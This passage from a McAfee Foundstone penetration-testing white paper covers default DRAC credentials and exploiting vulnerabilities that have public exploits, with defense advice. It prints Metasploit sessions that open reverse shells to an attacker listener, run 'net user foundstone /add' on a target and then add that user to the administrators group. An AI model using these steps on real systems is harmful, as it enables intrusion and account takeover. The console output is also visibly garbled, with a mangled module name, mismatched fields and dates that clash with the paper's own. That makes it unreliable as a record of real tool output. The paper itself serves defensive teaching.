


Figure 24. A user's emails over a compromised VNC connection.

DRAC



Figure 25. DRAC using root/calvin password combination.




Figure 26. "Console Redirection Connection" screen provides full remote control of the system.

Defense

The root cause of this low-hanging fruit is lack of strong passwords—all steps taken to address that would help prevent its exploitation. Use a defense-in-depth approach, starting with documenting a strong password policy that *clearly defines inclusion of third-party and sensitive applications*. The procedure documentation should list the length, complexity, and lockout requirements, per the acceptable risk level. Enforcing such policy is not simply a matter of software implementation, but also education and awareness. Make sure to also include routine testing with the tools and methods discussed above for strong enforcement.

5. Vulnerabilities with Public Exploits

As a defender, if you have not been compromised thus far using any of the methods above, you have done a good job. In my personal experience, a majority of organizations fail to protect themselves against the above techniques. And if you can protect against this fifth low-hanging fruit—vulnerabilities with public exploits—an attacker would know they are up against a fairly security-mature organization. You would also note that this method of gaining a foothold on the network is typically noisier than the ones discussed earlier.

Ease of attack and impact

Having a vulnerability is one thing, and having a vulnerability with a publically available exploit is another.

Metasploit exploitation framework and **exploit-db.com** are two of the largest sources of free publically available exploits. Two of my favorite ways to make use of these exploits are explained below:

- By using a Nessus scan policy selecting only vulnerability checks filtered by “Exploit Available = True.” This can quickly provide a list of lucrative targets that are exploitable and can also possibly provide remote access.




Figure 27. A screenshot of Nessus’s filter to only select vulnerability checks that have an exploit available.

- By importing Nmap scan results into Metasploit. After tying a Postgre SQL database to Metasploit and importing all live hosts, open ports and services data, Metasploit provides very useful modules to target specific systems or services. Based on experience and knowledge of the environment, an attacker can selectively go after targets that can be vulnerable. A good primer for using this Metasploit functionality can be found here.

The screenshots below show a small sample of easy exploitation of such vulnerabilities and the level of access they can provide to an attacker.




Figure 28. Exploitation of MS08_067, which provides remote access and hashes for user accounts from the local SAM database.

WHITE PAPER

```
msf exploit(multi_exe_exe_negotiate_func_index) > show options
Module options (exploit/windows/multi_exe_exe_negotiate_func_index):
-----
Name      Current Setting  Required  Description
-----
RHOST    10.5.10.100      yes       The target address
RPORT    4444             yes       The target port
RURI     /               yes       The number of seconds to wait for the attack to complete.

Payload options (windows/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     10.4.150.178     yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Windows Vista SP1/SP2 and Server 2008 (x86)

msf exploit(multi_exe_exe_negotiate_func_index) > exploit
[*] Started reverse handler on 10.4.150.178:4444
[*] Connecting to the target (10.5.10.100:4444)...
[*] Sending the exploit packet (872 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (770128 bytes) to 10.5.10.100
[*] Meterpreter session 3 opened (10.4.150.178:4444 -> 10.5.10.100:4520) at 2019-04-20 09:40:40 UTC

meterpreter > sysinfo
Computer      : win7-123456789
OS            : Windows 7 (Build 6002, Service Pack 2)
Architecture : x86
System       : x86
System Language : en_US
Meterpreter  : x86/win32
meterpreter >
```

Figure 29. Exploitation of MS09_050 allowing remote administrative access to the system.

```
msf exploit(ams_exe) > show options
Module options (exploit/windows/antivirus/ams_exe):
-----
Name      Current Setting  Required  Description
-----
CMD       net user foundstone /add no          Execute this command instead of using
RHOST    10.5.9.34        yes       The target address
RPORT    12174           yes       The target port

Payload options (windows/shell_reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     10.4.150.166     yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Windows Universal

msf exploit(ams_exe) > exploit
[*] Started reverse handler on 10.4.150.166:4444
[*] Executing command 'net user foundstone /add'
[*] Got data, execution successful!
[*] Exploit completed, but no session was created.
msf exploit(ams_exe) > set CMD net localgroup administrators foundstone /add
```

Figure 30. Figure shows exploitation of CVE-2009-1429 allowing an attacker to add user to the system.

Defense

Use a defense-in-depth approach to protect against such exploitation with the best line of defense being up-to-date patching for all systems and software all the time. Organizations should look into devising a comprehensive patch management strategy for timely updates of all systems. Use software for patch management as well as vulnerability scanning. Use a scan policy, as discussed above, to look exclusively for vulnerabilities with publicly available exploits. This would provide high value for the time and money invested. Also include strong blocking, monitoring, and logging capabilities for all trust zones within your network.

Summary

There you have it—a collection of the top five low-hanging fruit. At McAfee Foundstone Professional Services, we are passionate about hacking and securing organizations, and I hope this white paper helps you hack or defend better. I encourage you to share your thoughts and feedback with me.

Acknowledgements

A note of thanks to Palan Annamalai and Carric Dooley for providing a review of this white paper and to Brad Antoniewicz for his support.

About The Author

Amit Bagree is a principal security consultant at McAfee Foundstone Professional Services, based out of Orlando, Florida. He is the technical lead for network security services and an expert at performing penetration tests. He has focused all his energies on breaking things apart since childhood and enjoys sharing those failures and successes with others. He helps clients with a variety of security needs, develops new service line methodologies, and improves existing methodologies with new attacks, testing methods, and remediation suggestions. Amit holds a master's degree in information security technology and management from Carnegie Mellon University.

About McAfee Foundstone Professional Services

McAfee Foundstone Professional Services, a division of McAfee, offers expert services and education to help organizations continuously and measurably protect their most important assets from the most critical threats. Through a strategic approach to security, McAfee Foundstone identifies and implements the right balance of technology, people, and process to manage digital risk and leverage security investments more effectively. The company's professional services team consists of recognized security experts and authors with broad security experience with multinational corporations, the public sector, and the US military. <http://www.mcafee.com/us/services/mcafeefoundstone-practice.aspx>

About McAfee

McAfee is one of the world's leading independent cybersecurity companies. Inspired by the power of working together, McAfee creates business and consumer solutions that make the world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

www.mcafee.com.

License

The screenshot images and content of this white paper, "Low Hanging Fruits: The Top Five Easiest Ways to Hack or Get Hacked" by Amit Bagree, are licensed under the Creative Commons Attribution-ShareAlike 4.0 International License. To view a copy of this license, visit <http://creativecommons.org/licenses/by-sa/4.0/>.



2821 Mission College Blvd.
Santa Clara, CA 95054
888.847.8766
www.mcafee.com

McAfee and the McAfee logo and Foundstone are trademarks or registered trademarks of McAfee, LLC or its subsidiaries in the US and other countries. Other marks and brands may be claimed as the property of others. Copyright © 2017 McAfee, LLC.
61429wp_low-hanging-fruit_0115
JANUARY 2015